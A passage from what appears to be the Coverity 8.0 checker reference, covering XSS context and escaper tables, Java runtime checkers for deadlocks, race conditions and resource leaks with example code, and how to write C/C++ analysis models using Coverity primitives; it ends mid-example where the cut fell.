- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.

- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.204.6. Symbolic Names

In the UI, XSS reports on defects (CIDs) use symbolic names for HTML contexts and escaper kinds, for example:

```
At (2):
Passing the tainted data through
Escapers.escapeAttrdq(java.lang.String), which was recognized
as an escaper of kind HTML_ENTITY.
At (3):
Passing the tainted data through
Escapers.escapeJssq(java.lang.String), which was recognized
as an escaper of kind JS_STRING.
CID 18484: Other violation (XSS)
At (4):
Printing "Escapers.escapeJssq(Escapers.escapeAttrdq(tainted))"
to an HTML page allows cross-site scripting, because it was not
properly sanitized for the nested contexts
HTML_ATTR_VAL_DQ,
JS_STRING_SQ.
```

Table 4.3, “HTML Contexts” defines the symbolic names of HTML contexts that can appear in a defect report. For examples of these HTML contexts and a discussion of how to properly escape each one, see Section 7.4, “XSS Contexts”.

Table 4.3. HTML Contexts

HTML Context	Description
HTML_ATTR_NAME	HTML attribute name
HTML_ATTR_VAL_DQ	HTML double quoted attribute
HTML_ATTR_VAL_SQ	HTML single quoted attribute
HTML_ATTR_VAL_UNQ	HTML not quoted attribute
HTML_CDATA	HTML CDATA block
HTML_COMMENT	HTML comment
HTML_PCDATA	HTML PCDATA block
HTML_PLAINTEXT	HTML plain text block

HTML Context	Description
HTML_RAWTEXT	HTML raw text block
HTML_RCDATA	HTML RCDATA block
HTML_SCRIPT_DATA	HTML script block
JS	JavaScript code
JS_BLOCK_COMMENT	JavaScript multi line comment
JS_LINE_COMMENT	JavaScript single line comment
JS_REGEX_LITERAL	JavaScript regular expression
JS_STRING_DQ	JavaScript double quoted string
JS_STRING_SQ	JavaScript single quoted string
CSS	Cascading Style Sheets
CSS_COMMENT	CSS comment
CSS_STRING_DQ	CSS double quoted string
CSS_STRING_SQ	CSS single quoted string
CSS_URI_DQ	CSS double quoted URI
CSS_URI_SQ	CSS single quoted URI
CSS_URI_UNQ	CSS not quoted URI
HTML_TAG_NAME	HTML tag name

Table 4.4, “Escaper Kinds” defines the symbolic names escaper kinds and identifies the contexts to which they apply.

Table 4.4. Escaper Kinds

Escaper Kind	Description	Applies To
HTML_ENTITY	Ampersand-based escaping using HTML entities.	HTML_PCDATA, HTML_RCDATA, HTML_ATTR_VAL_*
JS_STRING	Backslash-based escaping for JavaScript strings.	JS_STRING_*
CSS	Backslash-based escaping for CSS.	CSS_STRING_*, CSS_URI_*
URI_PERCENT	Percent sign-based escaping for Uniform Resource Identifiers.	The portion of URIs and URLs before the question mark (?).
URI_QUERY	Like URI_PERCENT, except spaces are encoded with plus signs (+).	The portion of URIs and URLs after the question mark (?).

Chapter 5. Coverity Dynamic Analysis Checkers

Coverity Dynamic Analysis checkers support runtime analyses of Java code. To use these checkers, see *Coverity Dynamic Analysis 8.0 Administration Tutorial*.

5.1. DEADLOCK (Java Runtime)

Quality, Coverity Dynamic Analysis Checker

5.1.1. Overview

Coverity Dynamic Analysis reports a `DEADLOCK` when two Java threads wait for each other to release a lock or more than two Java threads wait for locks in a circular chain. Deadlock is a common problem in multithreaded applications.

5.1.2. Issue

The following table identifies the impact of issues found by this checker according to their type, category, and, if available, CWE (Common Weakness Enumeration) identifier. These properties correspond to checker information that appears in Coverity Connect. Note that the table might also identify checker subcategories that are associated with an issue type and checker category.

Table 5.1. Issue Impact: DEADLOCK

Issue Type	Checker Category	Impact	Language	CWE
Thread deadlock	Program hangs	Medium	Java	833

For more information about DEADLOCK, see Appendix C, *Checker Coverage*.

5.1.3. Options

Options for DEADLOCK are set as Coverity Dynamic Analysis agent options or Ant properties. See the *Coverity Dynamic Analysis 8.0 Administration Tutorial* or *Coverity 8.0 Command and Ant Task Reference* for the most comprehensive option list and details.

- `DEADLOCK:detect-deadlocks:<boolean>` - Option that detects deadlocks. Defaults to true.

5.1.4. Examples

You might expect the following example to call `doWork()` 200 times while holding locks `A` and `B` (100 times from `AB.run()` and 100 times from `BA.run()`). Often, those 200 calls are all that happens. However, the AB thread and the BA thread can deadlock. They can acquire and wait for locks such that neither can progress.

Consider what happens if AB acquires lock `A`, and before it can acquire lock `B`, BA acquires it. Now thread AB holds `A` and waits on lock `B`, but thread BA holds lock `B` and waits on lock `A`. Neither thread can progress. As Coverity Dynamic Analysis watches this program run, it notices the potential for these threads to hold locks while waiting for other locks in such a way that deadlock is possible. Thus, Coverity Dynamic Analysis reports a `DEADLOCK` on this code.

```
/*
* DEADLOCK defect:
* Two threads acquire two locks in different orders.
*/
public class DeadlockExample {
  // Dummy methods used in the Runnable classes.
  public static void doWork() {
    // Do something.
  }
  public static void sleep() {
    // Go to sleep.
  }

  static Object A = new Object();

  static Object B = new Object();

  static class AB implements Runnable {
    public void run() {
      for (int i = 0; i < 100; ++i) {
        // Acquiring lock 0x1d03a4e, an
        // instance of "java.lang.Object".
        synchronized (A) {
          // Acquiring lock 0xd5cabc, an
          // instance of "java.lang.Object",
          // while holding lock 0x1d03a4e, an
          // instance of "java.lang.Object".
          synchronized (B) {
            doWork();
          }
        }
        sleep();
      }
    }
  }

  static class BA implements Runnable {
    public void run() {
      for (int i = 0; i < 100; ++i) {
        // Acquiring lock 0xd5cabc, an
        // instance of "java.lang.Object".
        synchronized (B) {
          // Acquiring lock 0x1d03a4e, an
          // instance of "java.lang.Object",
          // while holding lock 0xd5cabc, an
          // instance of "java.lang.Object".
          synchronized (A) {
            doWork();
          }
        }
        sleep();
      }
    }
  }

  // Dummy method used by simpleDeadlock()
  public static void runThreadsToCompletion (Thread ... ts) {
    // For an implementation, see
    // runThreadsToCompletion(Thread ... ts)
    // in <install-dir-cic>/dynamic-analysis/demo/src/simple/Example.java
  }

  public static void simpleDeadlock() {
    System.out.println("*** DEADLOCK example (this example may"
     + " actually deadlock and need to be forcibly terminated)");
    runThreadsToCompletion(
     new Thread(new AB(), "AB")
     , new Thread(new BA(), "BA"));
  }
}
```

5.1.5. Events

The Coverity Dynamic Analysis `DEADLOCK` checker generates `lock` and `nested_lock` events. In these events, Coverity Connect identifies locks by their identity hash code (0xd5cabc) and their class. Each event also comes with a stack trace that shows how it happened. A deadlock defect consists of at least two `Lock` events and two `Nested_lock` events. Coverity Dynamic Analysis only reports a `DEADLOCK` if each nested lock event happens in a different thread.

This section describes one or more events produced by the DEADLOCK checker.

- `lock` - A thread acquires a lock. In the preceding example, this is shown as the program acquires lock 0xd5cabc.
- `Nested_lock` - A thread acquires one lock event while it already holds another lock. In the preceding example, this is shown as the program acquires lock 0x1d03a4e.

The sample generates a Coverity Connect report that shows the `nested_lock` events in a lock acquisition order that may lead to deadlock. Thread AB holds A and waits for B, while thread BA holds B and waits for A.

5.2. RACE_CONDITION (Java Runtime)

Quality, Coverity Dynamic Analysis Checker

5.2.1. Overview

Coverity Dynamic Analysis reports a RACE_CONDITION issue when two or more threads both access a field, array, or collection without acquiring a lock to guard those accesses.

5.2.2. Issue

The following table identifies the impact of issues found by this checker according to their type, category, and, if available, CWE (Common Weakness Enumeration) identifier. These properties correspond to checker information that appears in Coverity Connect. Note that the table might also identify checker subcategories that are associated with an issue type and checker category.

Table 5.2. Issue Impact: RACE_CONDITION

Issue Type	Checker Category	Impact	Language	CWE
Data race condition	Concurrent data access violations	Medium	Java	366

For more information about RACE_CONDITION, see Appendix C, *Checker Coverage*.

5.2.3. Options

Options for RACE_CONDITION are set as Coverity Dynamic Analysis agent options or Ant properties. See the *Coverity 8.0 Command and Ant Task Reference* or *Coverity Dynamic Analysis 8.0 Administration Tutorial* for option details.

- `RACE_CONDITION:detect-races:<boolean>` - Option that detects race conditions. Defaults to true.
- `RACE_CONDITION:instrument-arrays:<boolean>` - Option that watches reads and writes into arrays to report race conditions. Defaults to false.
- `RACE_CONDITION:instrument-collections:<boolean>` - Option that detects race conditions associated with collections. For example, finds a race condition on a map where thread one is `map.get("key")` and thread two is a `map.put("key", "value")`. Defaults to true.
- `RACE_CONDITION:collections-file:<boolean>` - Option that detects race conditions on collections. See the *Coverity 8.0 Command and Ant Task Reference* for more information.

5.2.4. Examples

Consider the code below. You might expect it to print `race=0` after each iteration of the `for` loop in `simpleRaceCondition()`. Each iteration of the `for` loop in `simpleRaceCondition()` starts two concurrent threads. One thread runs `Upper.run()` and the other runs `Downer.run()`. The `Upper` thread increments `race` 100,000 times and the `Downer` thread decrements `race` 100,000 times, which makes `race==0`. However, if you run this code, you see many different outputs for race. The output depends on the details of how the `Upper` and `Downer` threads are scheduled. The following thread schedule presents problems:

- `Upper` reads `race==0`.
- `Downer` reads `race==0`.
- `Upper` computes `race+1==1` and stores `1` back into `race`.

- `Downer` computes `race-1==-1` and stores it back into `race`.
- Now `race==-1`.

Many other variations are possible.

Coverity Dynamic Analysis notices this race condition in the output. When Coverity Dynamic Analysis watches the following program run, it notices that the field race is accessed by two different threads that do not hold a lock that could guard race and prohibit problematic thread schedules. Thus Coverity Dynamic Analysis reports a potential `RACE_CONDITION` defect in this code. Notice that Coverity Dynamic Analysis reports `field_read` and `field_write` events where threads `upper_0` and `downer_0` access race.

```
/*
* RACE_CONDITION defect:
*    Two threads access a field without acquiring a lock.
*/
static class Race {
     static int race = 0;

          static class Upper implements Runnable {
               public void run() {
                   for (int i=0; i<100000; ++i) {
/* Thread "upper_0" writes field "race" of class "simple.Example$Race" while holding
 no locks. */
/* Thread "upper_0" reads field "race" of class "simple.Example$Race" while holding no
 locks. */
                        ++race;
                        Thread.yield();
                    }
               }
         }

         static class Downer implements Runnable {
              public void run() {
                   for (int i=0; i<100000; ++i) {
/* Thread "downer_0" reads field "race" of class "simple.Example$Race" while holding
 no locks. */
                       --race;
                       Thread.yield();
                   }
              }
         }

         public static void simpleRaceCondition() {
              System.out.println("*** RACE_CONDITION example");
              for (int i=0; i<10; ++i) {
                   race = 0;
                   runThreadsToCompletion(
                           new Thread(new Upper(), "upper_" + i)
                         , new Thread(new Downer(), "downer_" + i)
                   );
                   System.out.println("    race=" + race);
```

```
                }
        }
}
```

5.2.5. Events

This section describes one or more events produced by the RACE_CONDITION checker.

- `field_read` - Thread read from the field. See `upper_0` and `downer_0` in the example above.
- `field_write` - Thread wrote to the field. See thread `upper_0` in the example above.

These events come with a stack trace and they identify the thread on which the event occurred. (Threads can be named in one of the constructors of `java.lang.Thread` but there is no guarantee that these names are unique.) The events point out which locks are held at different access sites. In this example, the locking is insufficient to guarantee that these threads do not race.

5.3. RESOURCE_LEAK (Java Runtime)

Quality, Coverity Dynamic Analysis Checker

5.3.1. Overview

Coverity Dynamic Analysis reports a `RESOURCE_LEAK` when it observes a potential leak in a resource like a socket or a `FileOutputStream`; that is, the resource is opened, but not explicitly closed.

File descriptor or socket leaks can lead to crashes, denial of service, and the inability to open more files or sockets. The operating system limits how many file descriptors and sockets a process can own. After the limit is reached, the process must close some of the resources' open handles before allocating more.

The garbage collector may close these resources and return file descriptors and sockets to the operating system eventually, that is, when and if they go out of scope and their storage is reclaimed. Until it does however, attempts to use more of these resources will fail.

Note

The `RESOURCE_LEAK` checker does not find memory leaks.

5.3.2. Issue

The following table identifies the impact of issues found by this checker according to their type, category, and, if available, CWE (Common Weakness Enumeration) identifier. These properties correspond to checker information that appears in Coverity Connect. Note that the table might also identify checker subcategories that are associated with an issue type and checker category.

Table 5.3. Issue Impact: RESOURCE_LEAK

Issue Type	Checker Category	Impact	Language	CWE
Resource leak	Resource leaks	High	Java	404

For more information about RESOURCE_LEAK, see Appendix C, *Checker Coverage*.

5.3.3. Options

Options for RESOURCE_LEAK checker are set as Coverity Dynamic Analysis agent options or Ant properties. See the *Coverity 8.0 Command and Ant Task Reference* for option details.

- `RESOURCE_LEAK:detect-resource-leaks:<boolean>` - Option that makes the checker detect resource leaks. Default is `true`.
- `RESOURCE_LEAK:use-resource-models` - Option that provides the RESOURCE_LEAK detector a file containing list of additional resource management methods. Specifying `OPEN` and `CLOSE` methods for a class tells the RESOURCE_LEAK detector to report a RESOURCE_LEAK when an instance of that class has an `OPEN` method called without a subsequent `CLOSE` method being called. The `jdkResourceList.txt` file in <CIC_install_dir>/dynamic-analysis/dynamic-analysis.jar" contains many examples. No default for this option.

5.3.4. Examples

Coverity Dynamic Analysis reports `RESOURCE_LEAK` defects at the location in the code where the resource is opened. In the example below, Coverity Dynamic Analysis observes that the `FileOutputStream` is opened, but not closed and so reports this defect. The file handle (or file descriptor) associated with the `FileOutputStream` in this example remains open until leaked goes out of scope and the garbage collector gets around to reclaiming its storage.

```
/*
 * RESOURCE_LEAK defect:
 *     File is opened for output and later not closed.
 */
static PrintStream leaked;
public static void simpleResourceLeak() {
    System.out.println("*** RESOURCE_LEAK example");
    File f = null;
    try {
        f = File.createTempFile("da-example", null);
/* Allocating resource of type "java.io.PrintStream". */
        leaked = new PrintStream(new FileOutputStream(f), true, "UTF-8");
        leaked.println("some stuff");
        /* The file did not close. A resource was leaked before it
         * went out of scope. */
         leaked = null;
     } catch (Throwable e) {
         System.err.println("Problem with RESOURCE_LEAK example: " + e);
    }
   quietlyDelete(f);
}
```

5.3.5. Events

This checker's events include stack traces.

This section describes one or more events produced by the RESOURCE_LEAK checker.

- `resource_allocation` - A resource is opened. See resource of type `java.io.PrintStream` opened in the preceding example.
- `resource_stored` - An open resource is stored into a field. For example, "`Storing allocated resource of type "java.io.FileInputStream" to a field.`"

Chapter 6. Models, Annotations, and Primitives

You can modify checker behavior in a number of ways:

- Options:

  Some `cov-analyze` options affect the behavior of multiple checkers (see *Coverity 8.0 Command and Ant Task Reference*).

  Many checkers have options that you can enable with `--checker-option` (or `-co`).

- Models:

  Models are a summarization of important aspects of function properties. Coverity Analysis analyzes each function and generates a model of its behavior for interprocedural analysis purposes. These models are created with the `cov-analyze` command and stored in the intermediate directory.

  It is also possible to write models by hand to override these and better describe the behavior of a function. Such models can be useful both for finding more bugs and eliminating false positives.

- Annotations: You can affect checker behavior by annotating your code with Coverity directives and attributes.

- Web Application Security Configuration File:

  File containing user directives that you can use to modify the behavior of Web Application Security checkers (see Section B.1, “Web Application Security Configuration File Reference”).

See the sections that follow for more information about models and annotations.

6.1. Models and Annotations in C/C++

The analysis engine derives models for each function analyzed that summarize the effects of the function for use in interprocedural defect checking. Sometimes not all of the source code for all called functions can be analyzed. For example, library functions are typically linked in without access to the source code. The standard C library, the UNIX system-call API, and the Windows API are examples of interfaces that many programs link against without access to the source code.

When the analysis runs, models for each function are generated and stored in the intermediate directory.

In most cases, the models generated by the analysis engine accurately reflect a system's behavior and the checkers work well without any user intervention. However, there are some cases where you might want to improve a checker's performance by providing more information about interfaces and functions. One example is when interfaces that are perhaps critical to the system's behavior are linked in from code that is not compiled and analyzed. In that case, you must specify the behavior of those interfaces. Another example is when false positives occur because of incorrect derivations.

Adding models to the Coverity Analysis system has two benefits: finding more bugs, and eliminating false positives. For example, if a new memory-allocation interface that is linked against your application from a third-party API is modeled in the system, Coverity Analysis can detect and report defects in the uses of that allocator. As another example, if your application uses an `abort`-like function that relies on an assembler routine to exit the application, the system might be incapable of determining that calls to this function cannot return. In this case, false positives occur because of the imperfect understanding of the code.

Sometimes the Coverity Analysis models diverge from the actual behavior of the function because of the complexity of the modeled function. Although improvements to the analysis framework continue to decrease the need for overriding the automatically computed models, there is a limit to the precision of compile-time analysis. Thus, for some cases you can improve the analysis accuracy by classifying the behavior of a given function.

6.1.1. Writing a Model: Finding New Defects

The following examples show how to add configurations to find new defects and remove false positives. Suppose that you want to add a new memory deallocator to the Coverity Analysis configuration that is similar to the standard C library function `free`. In Coverity Analysis terminology, adding a new function to the configuration is called adding a model.

To add a new C model:

1. In the `<install_dir_sa>/library` directory, create a new file called `my_free.c`.
2. In this file, create a stub C function that uses the standard C library function `free` to emulate the behavior of the new deallocation function:

   ```
   void free(void*);

   void my_free(void* x) {
       free(x);
   }
   ```

3. Convert this model from its C code form into the XML form that the analysis engine understands with the `cov-make-library` command:

   ```
   > cov-make-library my_free.c
   ```

The `cov-make-library` command creates a file called `user_models.xmldb` in the `<install_dir_sa>/config` directory. This file contains the XML form of the model, which indicates that `my_free` will deallocate its only argument. You can change the directories for temporary storage and for the generated configuration file when you run the `cov-make-library` command. If you change these directories, you must also specify the location of these files when you run the analysis so that the analysis engine can find the new configuration files.

To add a new C++ model:

1. In the `<install_dir_sa>/library` directory, create a new file called `MyClass.cpp`.
2. In the `MyClass.cpp` file, create a member function `myAllocatorMethod`:

   ```
   class MyClass {
   ```

```
public:
  void *myAllocatorMethod(size_t size) {
    return __coverity_alloc__(size);
  }
};
```

It is possible to create a function model for certain member functions; you do not have to create a model that includes all member functions. Member functions without explicit models will produce derived models if the source code is available.

3. Convert this model from its C++ code form into the XML form that the analysis engine understands with the `cov-make-library` command:

```
> cov-make-library MyClass.cpp
```

Recommendation

Put the generated models in the same location as the file `coverity_config.xml` so that you only need to specify one configuration path (the path to `coverity_config.xml`) when you run the `cov-analyze` command.

6.1.2. Writing a Model: Removing False Positives

Consider a more complex case where the C library function `free` is overridden in the system such that it uses a special allocation scheme and the semantics of `free` are changed. You decide that you no longer want a call to `free` to actually cause a deallocation. Instead, you want the function `free` to have no influence on the analysis. To do so, update the `my_free.c` file:

```
void my_free(void* x) {
   __coverity_free__(x);
}

void free(void* x) {
   // Do nothing.
}
```

We have made two alterations to the file. First, we implemented a function called `free` that does nothing. User models always override any configuration shipped by Coverity and any models that are automatically generated by the interprocedural analysis. Thus, adding this function suppresses the default behavior of `free` and all associated use-after-free defects.

Also, the definition of `my_free` has changed. Originally, the implementation depended on the implementation of `free`. Because we are going to remove that behavior for `free`, we must use the primitive function `__coverity_free__` in our implementation of `my_free`. The primitive functions implement a single state transition or action within the analysis and are, thus, independent of any other models. The list of primitive functions represents the scope of behaviors that an analysis can understand. This particular primitive indicates that the first argument, `x`, cannot be dereferenced after this function call.

The models for these functions are generated using the same call to `cov-make-library` described previously.

6.1.3. Analyzing Models of Virtual Functions

When you make a call to a virtual or pure virtual function that you have modeled, the analysis will always use that model. As a consequence, you do not need to set the `--enable-virtual` option to `cov-analyze` for this purpose. In the following example, you can see how `a->color()` makes the analysis resolve to the model.

```
/* Abstract base class Fruit */
class Fruit {
   virtual int color() = 0;
};

/* Derived class Lemon */
class Lemon: public Fruit {
  int color();
};

/* Derived class Apple */
class Apple: public Fruit {
  int color();
}

/* In a model file, a model based on derived class Apple. */
class Apple {
  int color() { what_color_should_do();}
};

/* Testing the analysis with and without setting --enable-virtual. */
void test(Fruit *f, Apple *a) {
   // Without --enable-virtual set:
   //   Call to f->color() is unimplemented.
   // With --enable-virtual set:
   //   Call to f->color() resolves to the model and to Lemon::color.
   f->color();

   // Call to a->color() always resolves to the model
   // regardless of whether you set --enable-virtual.
   a->color();
}
```

For more information about the `--enable-virtual` option, see the `cov-analyze` documentation in the *Coverity 8.0 Command and Ant Task Reference*.

6.1.4. Modeling Function Pointers

You enable analysis of calls to function pointers using the `--enable-fnptr` option to the `cov-analyze` command. This is a Preview option, and increases the false positive rate by approximately 10-20%. Although the `--enable-fnptr` option analyzes most calls to function pointers, in some cases calls to function pointers may not be analyzed for defects. The flow of functions through casts, for example, is not tracked by the analysis. For these function calls, you can use explicit function pointer models to find more defects.

Modeling function pointers

To model function pointers:

1. Create a model with the following naming convention. If the function pointer is a global variable:

   ```
   __coverity_fnptr_<variable>
   ```

   If the function pointer is a field in a structure:

   ```
   __coverity_fnptr_<type>_<field>
   ```

   For example, the following pointer functions have the model names that are noted in the comments:

   ```
   struct aStruct {
       void (*ABC)(int);
       void (*ZYX)(int);
   };
   int (*INT)(void);
   struct aStruct glStruct;

   void testfn(struct aStruct *s) {
       int x;
       x = INT();       // call to __coverity_fnptr_INT
       glStruct.ABC(x); // call to __coverity_fnptr_aStruct_ABC
       s->ZYX(x);       // call to __coverity_fnptr_aStruct_ZYX
   }
   ```

2. In this model, use a primitive to specify the behavior of the function pointer. For example, the following code has two function pointers:

   ```
   struct memory {
         void *(*get)(size_t);
         void (*put)(void *);
   };
   void test(struct memory *m, int l, int x) {
         int *p;

         p = m->get(l);
         if (!x)
         return;    // resource leak of p
         m->put(p);
         m->put(p); // double free of p
         }
   ```

   By default, the analysis does not find the two defects. However, with the following models, both defects are reported:

   ```
   void *__coverity_fnptr_memory_get(int l) {
         return __coverity_alloc__(l);
   }
   void __coverity_fnptr_memory_put(void *p) {
         __coverity_free__(p);
   }
   ```

3. Run the `cov-make-library` command.

4. Run the `cov-analyze` command with the `--fnptr-models` option.

6.1.5. Primitives for custom models

The `<install_dir_sa>/library` directory contains the source for the models shipped with Coverity Analysis. You can alter these models and re-compile them with the `cov-make-library` command. To add new models, create a file with stub functions representing the behavior of the functions you wish to add.

Note

Do not use the files in the `<install_dir_sa>/library` directory as arguments to the `cov-make-library` command. Instead, create your own files for models. Using the existing files creates duplicate user models and Coverity default models.

You can build a model using either Coverity primitives or from existing library functions (for example: `malloc`, `calloc`, and `fopen`). The following sections list the primitives you can use in your custom models, along with their meanings and example usages. You can find the files referenced as examples in `<install_dir_sa>/library/generic/common/`.

6.1.5.1. Generic primitives

6.1.5.1.1. `__coverity_alloc__`

Models a function that returns a dynamically allocated block of memory. The function's only argument determines its size. The RESOURCE_LEAK checker uses this primitive to identify which pointers refer to memory that must be freed. SIZE_CHECK and OVERRUN_DYNAMIC use it to determine if the allocated size is correct.

For an example, see the function `malloc` in the file `<install_dir>/library/generic/libc/all/all.c`.

6.1.5.1.2. `__coverity_alloc_nosize__`

Models a function that returns a dynamically allocated block of memory without size information. Used when you are looking for RESOURCE_LEAK errors but are not interested in buffer overruns.

For an example, see the function `fopen` in the file `file.c`.

6.1.5.1.3. `__coverity_delete__`

Models a call to `operator delete`. In addition to memory deallocation semantics, this will cause an error if __coverity_new_array__ allocated this memory. The DELETE_ARRAY checker uses this primitive.

6.1.5.1.4. `__coverity_delete_array__`

Models a call to `operator delete[]`. In addition to memory deallocation semantics, this will cause an error if __coverity_new__ allocated this memory. The DELETE_ARRAY checker uses this primitive.

6.1.5.1.5. `__coverity_escape__`

Models a function that saves its argument (for example, in a global variable) so it can be freed later. The analysis will not report a resource leak on such an argument once it escapes.

6.1.5.1.6. `__coverity_free__`

Frees its argument. Indicates to the USE_AFTER_FREE and RESOURCE_LEAK checkers that a pointer is freed. For an example, see the function `free` in `<install_dir>/library/generic/libc/all/all.c`.

6.1.5.1.7. `__coverity_negative_sink__`

Models a function that cannot take a negative number as an argument. Used in conjunction with other models to indicate that negative arguments are invalid. For example, see the *`size`* argument in `<install_dir>/library/generic/libc/all/all.c`.

6.1.5.1.8. `__coverity_new__`

Models a call to `operator new`. In addition to memory allocation semantics, this will cause an error if `__coverity_delete_array__ later` frees this memory. The DELETE_ARRAY checker uses this primitive.

6.1.5.1.9. `__coverity_new_array__`

Models a call to `operator new[]`. In addition to memory allocation semantics, this will cause an error if __coverity_delete__ later frees this memory. The DELETE_ARRAY checker uses this primitive.

6.1.5.1.10. `__coverity_panic__`

Models a function that ends the execution of the current path.

For an example, see the function `abort` in the file `killpath.c`.

6.1.5.1.11. `__coverity_stack_depth__(`*`max_memory`*`)`

Indicates to the STACK_USE checker that the function and its callees should not use more memory (in bytes) than specified by the constant integer *max_memory*. This feature is useful for situations where threads are created with different stack sizes. The primitive should be used in the thread entry-point function.

Note

Note that this primitive is called from your source code, not from model source.

You need to declare this primitive in your code at the top of the tree for which you intend to specify a limit. For example, you might add the following to a `coverity.h` header file:

```
#ifdef __COVERITY__
#ifdef __cplusplus
extern "C"
#endif
```

```
void __coverity_stack_depth__(unsigned long);
#else
#define __coverity_stack_depth__(x) 0
#endif
```

Then you can include the declaration in a file that contains the thread entry function, for example, `threadentry.c`:

```
#include "coverity.h"

// ...

void thread_entry() {
   // You need to add this to your source code. It can appear anywhere
   // in the function. Only one such call is allowed per function.
   __coverity_stack_depth__(MAX_THREAD_STACK_BYTES);

   // Implement thread entry

}
```

6.1.5.1.12. `__coverity_writeall__`

Indicates that all contents of a variable are overwritten. This includes all fields if the variable is a structure, or simply the variable's value if it is not.

For an example, see the function `memcpy` in the `mem.c` file.

6.1.5.2. Security primitives

6.1.5.2.1. `__coverity_format_string_sink__(arg)`

Indicates to the TAINTED_STRING checker that a function is a format string sink.

The following model indicates that `custom_printf()` is a format string sink with respect to its argument *`format`*. This model is similar to the model for the standard C function `printf`:

```
void custom_printf(const char *format, ...) {
      __coverity_format_string_sink__(format);
}
```

6.1.5.2.2. `__coverity_secure_coding_function__("`*`type`*`", "`*`problem`*`", "`*`alternative`*`", "`*`risk`*`")`

Indicates to the SECURE_CODING checker that a function should not be used.

This model indicates that at every call to `outdated_copy_function`, a warning appears informing the developer that this function should be avoided and replaced with `updated_copy_function`. For example:

```
int outdated_copy_function(void *arg) {
  __coverity_secure_coding_function__("buffer overflow",
        "outdated_function() makes no guarantee of safety.",
        "Use updated_copy_function() instead.",
        "VERY RISKY");
}
```

6.1.5.2.3. `__coverity_string_null_argument__`

Indicates to the STRING_NULL checker that a function could assign an argument to a character array without null-termination. For example:

```
void custom_packet_read(char *s) {
    __coverity_string_null_argument__(s);
}
```

6.1.5.2.4. `__coverity_string_null_return__`

Indicates to the STRING_NULL checker that a function returns a character array that is not null-terminated. For example:

```
char *custom_network_read() {
    return __coverity_string_null_return__();
}
```

6.1.5.2.5. `__coverity_string_null_sink__`

Indicates to the STRING_NULL checker that a function must be protected from strings that are not null-terminated. For example:

```
void custom_string_replace(char *s, char c, char x) {
    __coverity_string_null_sink__(s);
}
```

6.1.5.2.6. `__coverity_string_null_sink_vararg__(`*`arg_number`*`)`

Indicates to the STRING_NULL checker that a function's arguments must be protected from non-null-terminated strings.

The following model indicates that the second argument on onward must be null-terminated before being passed to the `custom_vararg()` function:

```
void custom_vararg(char *s, char *format, ...) {
    __coverity_string_null_sink_vararg__(2);
}
```

6.1.5.2.7. `__coverity_string_size_return__`

Indicates to the STRING_SIZE checker that a function returns a string of arbitrary size and must be length-checked before use. For example:

```
string custom_string_return() {
    return __coverity_string_size_return__();
}
```

6.1.5.2.8. `__coverity_string_size_sanitize__`

Indicates to the STRING_SIZE checker that a function correctly sanitizes a string's length.

In the following example, the `size_check()` function returns *1* when the string has been sanitized with respect to its size, and *0* otherwise:

```
int size_check(char *s) {
    int ok_size;
    if (ok_size == 1) {
        __coverity_string_size_sanitize__(s);
        return 1;
    } else {
        return 0;
    }
}
```

6.1.5.2.9. `__coverity_string_size_sink__`

Indicates to the STRING_SIZE checker that a function is a string size sink and must be protected from arbitrarily large strings.

```
void *custom_string_process(const char *s) {
    __coverity_string_size_sink__(s);
}
```

6.1.5.2.10. `__coverity_string_size_sink_vararg__`

Indicates to the STRING_SIZE checker that a function's arguments must be length-checked before being passed those arguments. For example:

```
void custom_vararg(char *s, char *format, ...) {
    __coverity_string_size_sink_vararg__(2);
}
```

6.1.5.2.11. `__coverity_tainted_data_argument__`

Indicates to the TAINTED_SCALAR checker and the INTEGER_OVERFLOW checker that a function taints its argument.

This model indicates `custom_read()` taints its argument *buf*. The POSIX read interface is modeled with a similar stub function:

```
void custom_read(int fd, void *buf) {
    __coverity_tainted_data_argument__(buf);
  }
```

6.1.5.2.12. `__coverity_tainted_data_return__`

Indicates to the TAINTED_SCALAR checker and the INTEGER_OVERFLOW checker that a function returns tainted data.

This model indicates that `packet_get_int()` returns tainted data and should be tracked as such:

```
unsigned int packet_get_int() {
    return __coverity_tainted_data_return__();
}
```

6.1.5.2.13. `__coverity_tainted_data_sanitize__`

Makes the TAINTED_SCALAR checker treat the provided value as though it is untainted.

The following model indicates to the checker that it should no longer track *`s.x`* (or *`s.y`*) as tainted if `check_value()` returns *1*:

```
struct S { int x, y; };
int check_value(struct S *s) {
    int is_ok;
    if (is_ok) {
        __coverity_tainted_data_sanitize__(*(void **)s);
        return 1;
    } else {
        return 0;
    }
}
```

Test code:

```
struct S { int x, y; };
void test() {
    int array[10];
    struct S s;
    read(0, &s, sizeof(s));
    if (check_value(&s)) {
        // no bug here
        array[s.x] = 1;
    } else {
        // TAINTED_SCALAR reported
        array[s.x] = 1;
    }
}
```

6.1.5.2.14. `__coverity_tainted_data_sink__`

Indicates to the TAINTED_SCALAR checker and the INTEGER_OVERFLOW checker that a function is a tainted data sink for an argument.

This model indicates `custom_write()` is a tainted data sink for argument count. The POSIX write interface is modeled with a similar stub function:

```
void custom_write(int fd, const void *buf, size_t count) {
    __coverity_tainted_data_sink__(count);
}
```

6.1.5.2.15. `__coverity_tainted_data_transitive__`

Used by a tainted data checker to a model function that propagates taintedness from one argument to another.

The next model indicates that `custom_copy()` will transitively taint argument `dest` based on the tainted state of argument `src` (and only if n != 0). The standard C interface memcpy is modeled with a similar stub function.

```
void *custom_copy(void *dest, void *src, size_t n) {
    if (n != 0) {
        __coverity_tainted_data_transitive__(dest, src);
    }
    return dest;
}
```

6.1.5.2.16. `__coverity_tainted_data_transitive_return__`

Used by the TAINTED_SCALAR checker to model functions that transitively taint a return value based on the taintedness of an argument, for example `atoi()`.

For example:

```
// if b was tainted, get_int returns tainted data
// get_int pulls an integer out of some buffer
int get_int(struct buffer *b) {
    return __coverity_tainted_data_transitive_return__(b->x);
}
```

6.1.5.2.17. `__coverity_tainted_data_transitive_vararg_inbound__(`*`position`*`, `*`position`*`)`

Indicates to the TAINTED_SCALAR checker that a function transitively taints one argument if other arguments are tainted.

The following model indicates that `custom_sprintf()` transitively taints argument *`0`* if any argument from *2* onward is tainted. The standard C interface `sprintf` is modeled with a similar stub function.

```
void custom_sprintf(char *str, const char *format, ...) {
